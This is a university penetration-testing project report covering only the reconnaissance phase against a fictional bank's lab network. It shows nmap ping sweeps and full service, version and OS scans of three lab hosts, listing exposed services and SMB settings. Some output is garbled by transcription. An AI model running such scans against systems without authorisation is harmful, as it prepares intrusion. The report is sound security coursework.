



**University
of Victoria**

ECE - 567

PROJECT REPORT

Part 1

SUBMITTED BY

Sannath Reddy Vemula	V00949217
Anjali	V00037453
Somayeh Roshandel	V00942553

Submitted To - Prof. Issa Traore

itraore@ece.uvic.ca

Overview

Neptune Bank is an online banking service provider. The company has a website for its employees and customers, and a private network.


As a financial service provider, their reputation relies not only on the quality of their services, but also on their ability to protect their own network and website. To anticipate and prevent possible breach, which would be damaging to Neptune's brand and reputation, you have been hired as an external cybersecurity consultant to conduct the penetration testing of Neptune' private network and website and recommend appropriate mitigation solutions. Neptune' private network is accessible only by the employees, whereas the website can be accessed by the public, their customers and their employees.

Phase 1: Information gathering (7%)

- 1.1. Using network scanners, extract the topology information of the Neptune's private network. Identify available hosts, and for each host, find the IP address, Operating System, running services and open ports. Ensure that you specify the exact versions.

Below are the steps which we followed to find the above information.

1. Turned on all the virtual host and target machines.
2. Searched IP address of the Host machine KALI using the **ifconfig** command on Kali terminal (192.168.171.17).



```
File Actions Edit View Help
kali㉿kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.171.17 netmask 255.255.255.0 broadcast 192.168.171.255
        inet6 fe80::a00:27ff:fe99:7315 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:99:73:15 txqueuelen 1000 (Ethernet)
          RX packets 224 bytes 45933 (44.8 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 47 bytes 7085 (6.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 4 bytes 240 (240.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4 bytes 240 (240.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali㉿kali:~$
```

3. Found IP address of the virtual target machines Neptune N, W and R by using nmap command line.

```
nmap -sP 192.168.171.0/24
```

```
kali㉿kali:~$  
kali㉿kali:~$ nmap -sP 192.168.171.0/24  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-28 18:35 EST  
Nmap scan report for 192.168.171.15  
Host is up (0.011s latency).  
Nmap scan report for 192.168.171.16  
Host is up (0.011s latency).  
Nmap scan report for 192.168.171.17  
Host is up (0.0085s latency).  
Nmap scan report for 192.168.171.19  
Host is up (0.0025s latency).  
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.34 seconds  
kali㉿kali:~$
```

4. After finding the IP addresses of the target machines, we did ping the machines IP addresses one by one to verify the connectivity with the host Kali machine.
5. IP addresses of the targets:

- 192.168.171.15
- 192.168.171.16
- 192.168.171.19

```
File Actions View Help  
kali㉿kali:~$ ping 192.168.171.15  
PING 192.168.171.15 (192.168.171.15) 56(84) bytes of data.  
64 bytes from 192.168.171.15: icmp_seq=1 ttl=64 time=0.350 ms  
64 bytes from 192.168.171.15: icmp_seq=2 ttl=64 time=0.823 ms  
64 bytes from 192.168.171.15: icmp_seq=3 ttl=64 time=0.953 ms  
64 bytes from 192.168.171.15: icmp_seq=4 ttl=64 time=1.09 ms  
^C  
--- 192.168.171.15 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3023ms  
rtt min/avg/max/mdev = 0.350/0.803/1.088/0.278 ms  
kali㉿kali:~$ ping 192.168.171.16  
PING 192.168.171.16 (192.168.171.16) 56(84) bytes of data.  
64 bytes from 192.168.171.16: icmp_seq=1 ttl=64 time=0.761 ms  
64 bytes from 192.168.171.16: icmp_seq=2 ttl=64 time=1.07 ms  
64 bytes from 192.168.171.16: icmp_seq=3 ttl=64 time=0.925 ms  
64 bytes from 192.168.171.16: icmp_seq=4 ttl=64 time=0.884 ms  
^C  
--- 192.168.171.16 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3022ms  
rtt min/avg/max/mdev = 0.761/0.910/1.071/0.110 ms  
kali㉿kali:~$ ping 192.168.171.19  
PING 192.168.171.19 (192.168.171.19) 56(84) bytes of data.  
64 bytes from 192.168.171.19: icmp_seq=1 ttl=64 time=0.771 ms  
64 bytes from 192.168.171.19: icmp_seq=2 ttl=64 time=0.931 ms  
64 bytes from 192.168.171.19: icmp_seq=3 ttl=64 time=0.958 ms  
64 bytes from 192.168.171.19: icmp_seq=4 ttl=64 time=0.659 ms  
^C  
--- 192.168.171.19 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3033ms  
rtt min/avg/max/mdev = 0.659/0.829/0.958/0.121 ms  
kali㉿kali:~$  
kali㉿kali:~$
```

6. Performed OS Fingerprinting for each target using nmap and zenmap:

(Screenshots from nmap)

nmap -T5 -A 192.168.171.15 (or nmap -O -v 'targetIP')

a. 192.168.171.15 (NEPTUNE N)

```
kali㉿kali:~$ nmap -T5 -A 192.168.171.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 01:47 EST
Nmap scan report for 192.168.171.15
Host is up (0.0029s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5rc3
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 1b:c0:c7:eb:2c:04:da:8d:aa:93:f5:cd:b1:70:dc:6b (DSA)
|   2048 e5:9b:e6:3d:9b:e6:72:46:49:a7:48:a6:fc:6c:d1:0e (RSA)  ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|   256 d1:90:9b:66:93:fa:4a:f5:6a:aa:ee:65:a3:b8:62:ce (ECDSA)
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: saturna, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imap??
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3??
|_ssl-date: TLS randomness does not represent time
Service Info: Hosts: saturna, NEPTUNEN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 55m30s, deviation: 4h37m08s, median: -1h44m30s  Linux kernel
|_nbstat: NetBIOS name: NEPTUNEN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)  median: -1h44m30s
|   Computer name: neptunen
|   NetBIOS computer name: NEPTUNEN\x00
|   Domain name: \x00
|   FQDN: neptunen
|   System time: 2020-02-29T21:03:25-08:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2020-03-01T05:03:25
|   start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 167.35 seconds
kali㉿kali:~$
```

b. 192.168.171.16 (NEPTUNE R)

```
kali㉿kali:~$ nmap -T5 -A 192.168.171.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 01:48 EST
Nmap scan report for 192.168.171.16
Host is up (0.0012s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:00:2e:8faf:4e:39:f7:31:f1:a0:f6:84:c2 (RSA)
|   256 38:b7:c9:36:b5:a8:ba:1a:f0:4:ca:3e:cb:71:95:97 (ECDSA)
|_ 256 89:4:e:4b:45:c5:6:ca:2:c4:a5:e5:47:2a:48:e5:02:b7 (ED25519)
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: UBS16, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-cert: Subject: commonName=UBS16
| Not valid before: 2016-10-09T19:15:31
|_Not valid after:  2026-10-07T19:15:31
|_ssl-date: TLS randomness does not represent time
53/tcp    open  domain        ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp   open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL RESP-CODES PIPELINING AUTH-RESP-CODE TOP UIDL CAPA
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
|_imap-capabilities: LOGIN-REFERRALS have Pre-login listed IMAPrev1 ID post-login OK LOGINDISABLED A0001 capabilities SASL-IR LITERAL+ ENABLE IDLE more
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: UBS16, NEPTUNER; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 55m30s, deviation: 4h37m08s, median: -1h44m30s
|_nbstat: NetBIOS name: NEPTUNER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (Unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|     Computer name: <x00
|     NetBIOS computer name: NEPTUNER\x00
|     Workgroup: WORKGROUP\x00
|   System time: 2020-02-29T21:04:01-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     message_signing: disabled (dangerous, but default)
|   Message signing enabled but not required
| smb2-time:
|     date: 2020-03-01T05:04:01
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.37 seconds
kali㉿kali:~$ █
```

c. 192.168.171.19 (NEPTUNE W)

The terminal window shows the results of an Nmap scan on port 192.168.171.19. The output includes details about SSH, HTTP, and DNS services, along with their respective fingerprints and configurations.

The browser interface displays a table of accounts. One account is highlighted, showing a balance of 10000, activated status, and customer name sannath. The table also includes columns for Savings, Balance, Activated, and Customer.

Savings	Balance	Activated	Customer
10000	true	sannath	

Showing 1 - 1 of 1 items.

Terminal Output (Nmap Scan):

```
kali:kali:~$ nmap -T5 -A 192.168.171.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 01:49 EST
Nmap scan report for 192.168.171.19
Host is up (0.0007s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:43:a4:cb:6b:43:f6:ed:a1:7d:50:91:5f:cc:6d:e3 (RSA)
|   256 95:d6:37:82:94:e9:f4:10:70:3a:06:f7:93:d5:2b:e5 (ECDSA)
|_  256 e2:a1:37:01:35:34:11:3d:e4:57:e2:71:a2:bb:a9:ba (ED25519)
53/tcp    open  domain dnsmasq 2.75
| dns-nsid:
|   NSID: nscl.cv.gv.shawcable.net (6e7363312e63762e67762e736861776361626c652e6e6574)
|   id.server: nscl.cv.gv.shawcable.net
|_  bind.version: dnsmasq-2.75
80/tcp    open  http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 500 Internal Server Error
|     Connection: close
|     Content-Type: application/json;charset=UTF-8
|     Date: Sun, 01 Mar 2020 05:05:53 GMT
|     {"timestamp": "2020-03-01T05:05:53.137+0000", "status": 500, "error": "Internal Server Error", "message": "The request was rejected because the URL contained a potentially malicious String \"%2e\", \"path\": \"nice%20ports%2C/Tri%6Eity.txt%2ebak\""}
|   GenericLines, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     Expires: 0
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     X-XSS-Protection: 1; mode=block
|     Pragma: no-cache
|     X-Frame-Options: DENY
|     Referrer-Policy: strict-origin-when-cross-origin
|     Accept-Ranges: bytes
|     Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://storage.googleapis.com; style-src 'self' https://fonts.googleapis.com 'unsafe-inl
ine'; img-src 'self' data: font-src 'self' https://fonts.gstatic.com data:
|     Date: Sun, 01 Mar 2020 05:05:48 GMT
|     Connection: close
|     Last-Modified: Wed, 25 Dec 2019 23:06:11 GMT
|     X-Content-Type-Options: nosniff
|     Feature-Policy: geolocation 'none'; midi 'none'; sync-xhr 'none'; microphone 'none'; camera 'none'; magnetometer 'none'; gyroscope 'none'; speaker 'none'; fullscreen 'self'; payment
|     none'
|     Content-Length: 6102
|     Content-Type: text/html;charset=utf-8
|     Content-Language:
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Allow: GET,HEAD,OPTIONS
|     Connection: close
|     Content-Length: 0
|     Date: Sun, 01 Mar 2020 05:05:48 GMT
|     http-robots.txt: 8 disallowed entries
|     /api/account /api/account/change-password
|     /api/account/sessions /api/audits/ /api/logs/ /api/users/ /management/
|     /v2/api-docs
|     http-title: UvicBankApp
```

Browser Interface (UvicBankApp):

Customer	Account	Balance	Activated
sannath	10000	true	

```

kali㉿kali: ~
File Actions Edit View Help UvicBankApp × UvicBankApp × +
Referrer-Policy: strict-origin-when-cross-origin
Accept-Ranges: bytes
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://storage.googleapis.com; style-src 'self' https://fonts.gstatic.com 'unsafe-inl
ine'; img-src 'self' data: font-src 'self' https://fonts.gstatic.com data:
Date: Sun, 01 Mar 2020 05:05:48 GMT
Connection: close
Last-Modified: Wed, 25 Dec 2019 23:06:11 GMT
X-Content-Type-Options: nosniff
Feature-Policy: geolocation 'none'; midi 'none'; sync-xhr 'none'; microphone 'none'; camera 'none'; magnetometer 'none'; gyroscope 'none'; speaker 'none'; fullscreen 'self'; payment
'none'
Content-Length: 6102
Content-Type: text/html;charset=utf-8
Content-Language:
HTTPOptions:
HTTP/1.1 200 OK
Allow: GET,HEAD,OPTIONS
Connection: close
Content-Length: 0
Date: Sun, 01 Mar 2020 05:05:48 GMT
http-robots.txt: 8 disallowed entries
/api/account /api/account/change-password
/api/account/sessions /api/audits/ /api/logs/ /api/users/ /management/
/v2/api-docs/
http-title: UvicBankApp
3306/tcp open mysql MySQL (unauthorized)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP-V=7.80%I=7%D=3/1%Time=5E5B5B20%P=x86_64-pc-linux-gnu%R(GetRe
SF:quest,1B64,"HTTP/1\.1\x20200\x20OK\r\nExpires:\x200\r\nCache-Control:\x
SF:20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nX-XSS-Prot
SF:ection:\x201;\x20mode=block\x\Pragma:\x20no-cache\x\X-Frame-Options:\x
SF:x20DEN\x\Referer-Policy:\x20strict-origin-when-cross-origin\x\Accep
SF:t-Ranges:\x20bytes\x\Content-Security-Policy:\x20default-src\x20'self'
SF:\x20script-src\x20'self'\x20'unsafe-inline'\x20'unsafe-eval'\x20https:
SF://storage.googleapis.com;\x20style-src\x20 'self'\x20https://fonts.g
SF:ogleapis.com\x20'unsafe-inline'\x20img-src\x20 'self'\x20data:\r\nDate:\x20Sun
SF:t-src\x20 'self'\x20https://fonts.gstatic.com\x20data:\r\nDate:\x20Sun
SF:\x2001\x20Mar\x202020\x2005:05:48\x20GMT\x\Connection:\x20close\x\La
SF:st-Modified:\x20Wed,\x2025\x20Dec\x202019\x2023:06:11\x20GMT\x\Conte
SF:n-Type-Options:\x20nosniff\x\Feature-Policy:\x20geolocation\x20'none'
SF:\x20midi\x20'none '\x20sync-xhr\x20'none '\x20micphone\x20'none '\x2
SF:camera\x20'none '\x20magnetometer\x20'none '\x20gyroscope\x20'none '\x
SF:20speaker\x20'none '\x20fullscreen\x20 'self'\x20payment\x20'none '\r\nC
SF:ontent-Length:\x206102\r\nContent-Type:\x20text/html; charset=utf-8\r\nC
SF:ontent-Language:")\r\n(HTTPOptions,77,"HTTP/1\.1\x20200\x20OK\x\Allow:\x
SF:20GET,HEAD,OPTIONS\x\Connection:\x20close\x\Content-Length:\x200\r\nD
SF:ate:\x20Sun,\x2001\x20Mar\x202020\x2005:05:48\x20GMT\r\n\r\n")\r\n(RTSPRe
SF:quest,42,"HTTP/1\.1\x20400\x20Bad\x20Request\x\Content-Length:\x200\r
SF:nConnection:\x20close\x\n\r\n")\r\n(FourthFourRequest,179,"HTTP/1\.1\x205
SF:00\x20Internal\x20Server\x20Error\x\Connection:\x20close\x\Content-Ty
SF:pe:\x20application/json; charset=UTF-8\r\nDate:\x20Sun,\x2001\x20Mar\x20
SF:2020\x2005:05:53\x20GMT\x\n\r\n(\\"timestamp\\":\"2020-03-01T05:05:53\",13
SF:7:\\"0000\", \\"status\\":500,\\"error\\":\\\"Internal\\x20Server\\x20Error\\\",\\\"me
SF:ssage\\\":\\\"The\x20request\x20was\x20rejected\x20because\x20the\x20URL\x2
SF:contained\x20a\x20potentially\x20malicious\x20String\x20\\\\\\\"%e\\\\\\\",SF:\\path\\\":/V/nice\x20ports\x20/Tri\x20E6ity\x20ebak\\\")\r\n(GenericLines,42
SF:, "HTTP/1\.1\x20400\x20Bad\x20Request\x\Content-Length:\x200\r\nConnect
SF:ion:\x20close\x\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.32 seconds

```

(Screenshots from Zenmap GUI)

a. 192.168.171.15 (NEPTUNE N)

The screenshot shows the Zenmap interface with the target set to 192.168.171.15 and the profile set to "intense scan". The "Hosts" tab is selected, showing the host 192.168.171.15. The "Nmap Output" tab displays the full Nmap scan log. The log shows the following details:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 03:11 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:11
Completed NSE at 03:11, 0.00s elapsed
Initiating NSE at 03:11
Completed NSE at 03:11, 0.00s elapsed
Initiating NSE at 03:11
Completed NSE at 03:11, 0.00s elapsed
Initiating ARP Ping Scan at 03:11
Initiating SYN Stealth Scan at 03:11
Scanning 192.168.171.15 [1 port]
Completed ARP Ping Scan at 03:11, 0.04s elapsed (1 total hosts)
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 03:11
Scanning 192.168.171.15 [1000 ports]
Discovered open port 139/tcp on 192.168.171.15
Discovered open port 995/tcp on 192.168.171.15
Discovered open port 22/tcp on 192.168.171.15
Discovered open port 25/tcp on 192.168.171.15
Discovered open port 993/tcp on 192.168.171.15
Discovered open port 445/tcp on 192.168.171.15
Discovered open port 21/tcp on 192.168.171.15
Completed SYN Stealth Scan at 03:11, 0.09s elapsed (1000 total ports)
Initiating Service scan at 03:11
Scanning 7 services on 192.168.171.15
Completed Service scan at 03:12, 14.03s elapsed (7 services on 1 host)
Initiating OS detection (try #1) against 192.168.171.15
NSE: Script scanning 192.168.171.15.
Initiating NSE at 03:12
Completed NSE at 03:12, 12.21s elapsed
Initiating NSE at 03:12
Completed NSE at 03:14, 127.16s elapsed
Initiating NSE at 03:14
Completed NSE at 03:14, 0.00s elapsed
Nmap scan report for 192.168.171.15
Host is up (0.00069s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp      ProFTPD 1.3.5rc3
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 1b:c0:c7:eb:2c:04:da:8d:aa:93:f5:cd:b1:70:dc:6b (DSA)
|   2048 e5:9b:e6:3d:9b:ee:72:46:49:a7:48:a6:fc:6c:d1:0e (RSA)
|   256 d1:90:9b:66:93:fa:4a:f5:6a:aa:ee:65:a3:b8:62:ce (ECDSA)
25/tcp    open  smtp     Postfix/4.0
| smtp-commands: saturna, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-date: TLS randomness does not represent time
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imap?
| ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3s?
| ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:EE:1A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.167 days (since Sat Feb 29 23:14:19 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: saturna, NEPTUNEN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 55m32s, deviation: 4h37m08s, median: -1h44m28s
| nbstat: NetBIOS name: NEPTUNEN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   NEPTUNEN<0>          Flags: <unique><active>
|   NEPTUNEN<03>          Flags: <unique><active>
|   NEPTUNEN<20>          Flags: <unique><active>
|   \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
|   WORKGROUP<00>          Flags: <group><active>
|   WORKGROUP<1d>          Flags: <unique><active>
|   WORKGROUP<1e>          Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: neptunen
|   NetBIOS computer name: NEPTUNEN\x00
|   Domain name: \x00
|   FQDN: neptunen
|   System time: 2020-02-29T22:27:45-08:00
```

The screenshot shows the Zenmap interface with the target set to 192.168.171.15 and the profile set to "intense scan". The "Nmap Output" tab is selected, displaying the detailed Nmap output for the host 192.168.171.15. The output includes information about open ports, services, OS detection, and host scripts.

```
Nmap Output  Ports / Hosts  Topology  Host Details  Scans
nmap -T4 -A -v 192.168.171.15

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5rc3
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 1b:c0:c7:eb:2c:04:da:8d:aa:93:f5:cd:b1:70:dc:6b (DSA)
|   2048 e5:9b:e6:3d:9b:ee:72:46:49:a7:48:a6:fc:6c:d1:0e (RSA)
|   256 d1:90:9b:66:93:fa:4a:f5:6a:aa:ee:65:a3:b8:62:ce (ECDSA)
25/tcp    open  smtp         Postfix/4.0
| smtp-commands: saturna, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-date: TLS randomness does not represent time
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imap?
| ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3s?
| ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:EE:1A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.167 days (since Sat Feb 29 23:14:19 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: saturna, NEPTUNEN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 55m32s, deviation: 4h37m08s, median: -1h44m28s
| nbstat: NetBIOS name: NEPTUNEN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   NEPTUNEN<0>          Flags: <unique><active>
|   NEPTUNEN<03>          Flags: <unique><active>
|   NEPTUNEN<20>          Flags: <unique><active>
|   \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
|   WORKGROUP<00>          Flags: <group><active>
|   WORKGROUP<1d>          Flags: <unique><active>
|   WORKGROUP<1e>          Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: neptunen
|   NetBIOS computer name: NEPTUNEN\x00
|   Domain name: \x00
|   FQDN: neptunen
|   System time: 2020-02-29T22:27:45-08:00
```

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 192.168.171.15

HOST-SCRIPT RESULTS

```
|_clock-skew: mean: 55m32s, deviation: 4h37m08s, median: -1h44m28s
| nbstat: NetBIOS name: NEPTUNEN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   NEPTUNEN<00>          Flags: <unique><active>
|   NEPTUNEN<03>          Flags: <unique><active>
|   NEPTUNEN<20>          Flags: <unique><active>
|   \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
|   WORKGROUP<00>          Flags: <group><active>
|   WORKGROUP<1d>          Flags: <unique><active>
|   WORKGROUP<1e>          Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: neptunen
|   NetBIOS computer name: NEPTUNEN\x00
|   Domain name: \x00
|   FQDN: neptunen
|   System time: 2020-02-29T22:27:45-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2020-03-01T06:27:45
|   start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  0.69 ms 192.168.171.15

NSE: Script Post-scanning.
Initiating NSE at 03:14
Completed NSE at 03:14, 0.00s elapsed
Initiating NSE at 03:14
Completed NSE at 03:14, 0.00s elapsed
Initiating NSE at 03:14
Completed NSE at 03:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 156.75 seconds
